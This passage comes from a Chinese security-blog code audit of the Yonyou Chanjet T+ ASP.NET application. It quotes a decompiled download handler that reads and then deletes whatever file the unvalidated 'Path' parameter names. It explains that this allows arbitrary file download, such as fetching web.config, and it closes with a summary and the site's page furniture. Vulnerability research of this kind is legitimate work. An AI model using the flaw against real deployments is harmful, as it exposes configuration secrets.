
打开命名空间，我们来看看实现代码

```
31
32 // Token: 0x06000003 RID: 3 RVA: 0x00002074 File Offset: 0x00000274
33 protected void Page_Load(object sender, EventArgs e)
34 {
35     string text = base.Server.UrlDecode(base.Request.QueryString["Path"]);
36     string text2 = text.Substring(text.LastIndexOf("\\") + 1);
37     if (text2.LastIndexOf("_") > 0)
38     {
39         text2 = text.Substring(text.LastIndexOf("_") + 1);
40     }
41     base.Response.Buffer = true;
42     base.Response.ExpiresAbsolute = DateTime.Now.AddDays(-1.0);
43     base.Response.Cache.SetExpires(DateTime.Now.AddDays(-1.0));
44     base.Response.Expires = 0;
45     base.Response.Clear();
46     base.Response.ContentType = "application/octet-stream";
47     base.Response.AddHeader("Content-Disposition", "attachment;filename=" + base.Server.UrlPathEncode(text2));
48     base.Response.WriteFile(text, true);
49     File.Delete(text);
50     base.Response.End();
51 }
52
53 // Token: 0x04000001 RID: 1
54 protected HtmlForm form1;
55
56
```

安全客 ( www.anquanke.com )

我们来看Page\_Load函数，首先接收path参数，对内容进行URL解码。然后截取字符串。判断text中是否存在“\_”。然后设置HttpResponseBase 类的一些属性值。最后将指定文件的内容作为文件块写入 HTTP 响应输出流。整个流程没有对Path进行任何的过滤和检查，最后导致任意文件下载。

直接构造路径下载web.config:



注：该请求需要登录，原因上面已经讲到。

## 0x07:总结

纵观整套源码，我们可以发现，常规的用户交互操作都是存在登录校验的。但是开发者却忽略了Ajaxpro这种程序调用接口的安全校验。其实在大多数系统中也存在类似的问题，整套系统存在问题的点还是非常之多的。本文只选取了部分较为明显的点进行分析撰述，并未对该套源码进行全面分析。各位小伙伴感兴趣可以深入研究一下。个人感觉ASP.NET的语法思想和JAVA其实是很相似的。在审计过程中也学习到了很多知识和一些有趣的开发思想，受益匪浅。本文拙劣，行文不当之处希望各位大佬指正谅解。

本文由安全客原创发布  
转载，请参考转载声明，注明出处：<https://www.anquanke.com/post/id/195226>  
安全客 - 有思想的安全新媒体

漏洞挖掘

代码审计

ASP.NET

赞 ( 5 )


收藏

Freedom

分享到：



推荐阅读



浏览器漏洞：从数组越界到任意地址读写

2020-02-06 15:30:37



汇编眼中的函数调用参数传递以及全局与局部变量与“基址”

2020-02-06 12:00:21



从被入侵到蜜罐搭建再到日志审计

2020-02-06 11:30:22



网安人员春节学习专题 | 远程办公不孤单，自我提升不间断

2020-02-06 10:58:22

发表评论

发表你的评论吧

昵称 Dir溢出大神

换一个

发表评论

评论列表

吃瓜群众 · 2019-12-22 10:45:53

吹爆dnspy

回复

小虎 · 2019-12-24 21:21:31

有没有交流群

回复

Freedom

这个人太懒了，签名都懒得写一个

文章

粉丝

1

0

+ 关注

TA的文章

代码审计入门之用友畅捷通T+代码审计

2019-12-19 16:00:49



输入关键字搜索内容





相关文章

[Java代码审计之入门篇（一）](#)

[Windows 10帮助文件chm格式漏洞挖掘](#)

[议题解读 | 漏洞挖掘进化论：推开 xray 之门](#)

[招聘 | 少年，你五行缺陌陌安全](#)

[ThinkPHP v5.0.x 反序列化利用链挖掘](#)

[对PHPOK的一次审计](#)

[活动 | 年终感恩季，双倍加好礼！单个漏洞奖金高达1...](#)

热门推荐

文章目录



安全客  
有思想的安全新媒体



安全客

[关于我们](#)

[加入我们](#)

[联系我们](#)

[用户协议](#)

商务合作

[合作内容](#)

[联系方式](#)

[友情链接](#)

内容须知

[投稿须知](#)

[转载须知](#)

官网QQ群3：830462644

官网QQ群2：814450983(已  
满)

官网QQ群1：702511263(已  
满)

合作单位

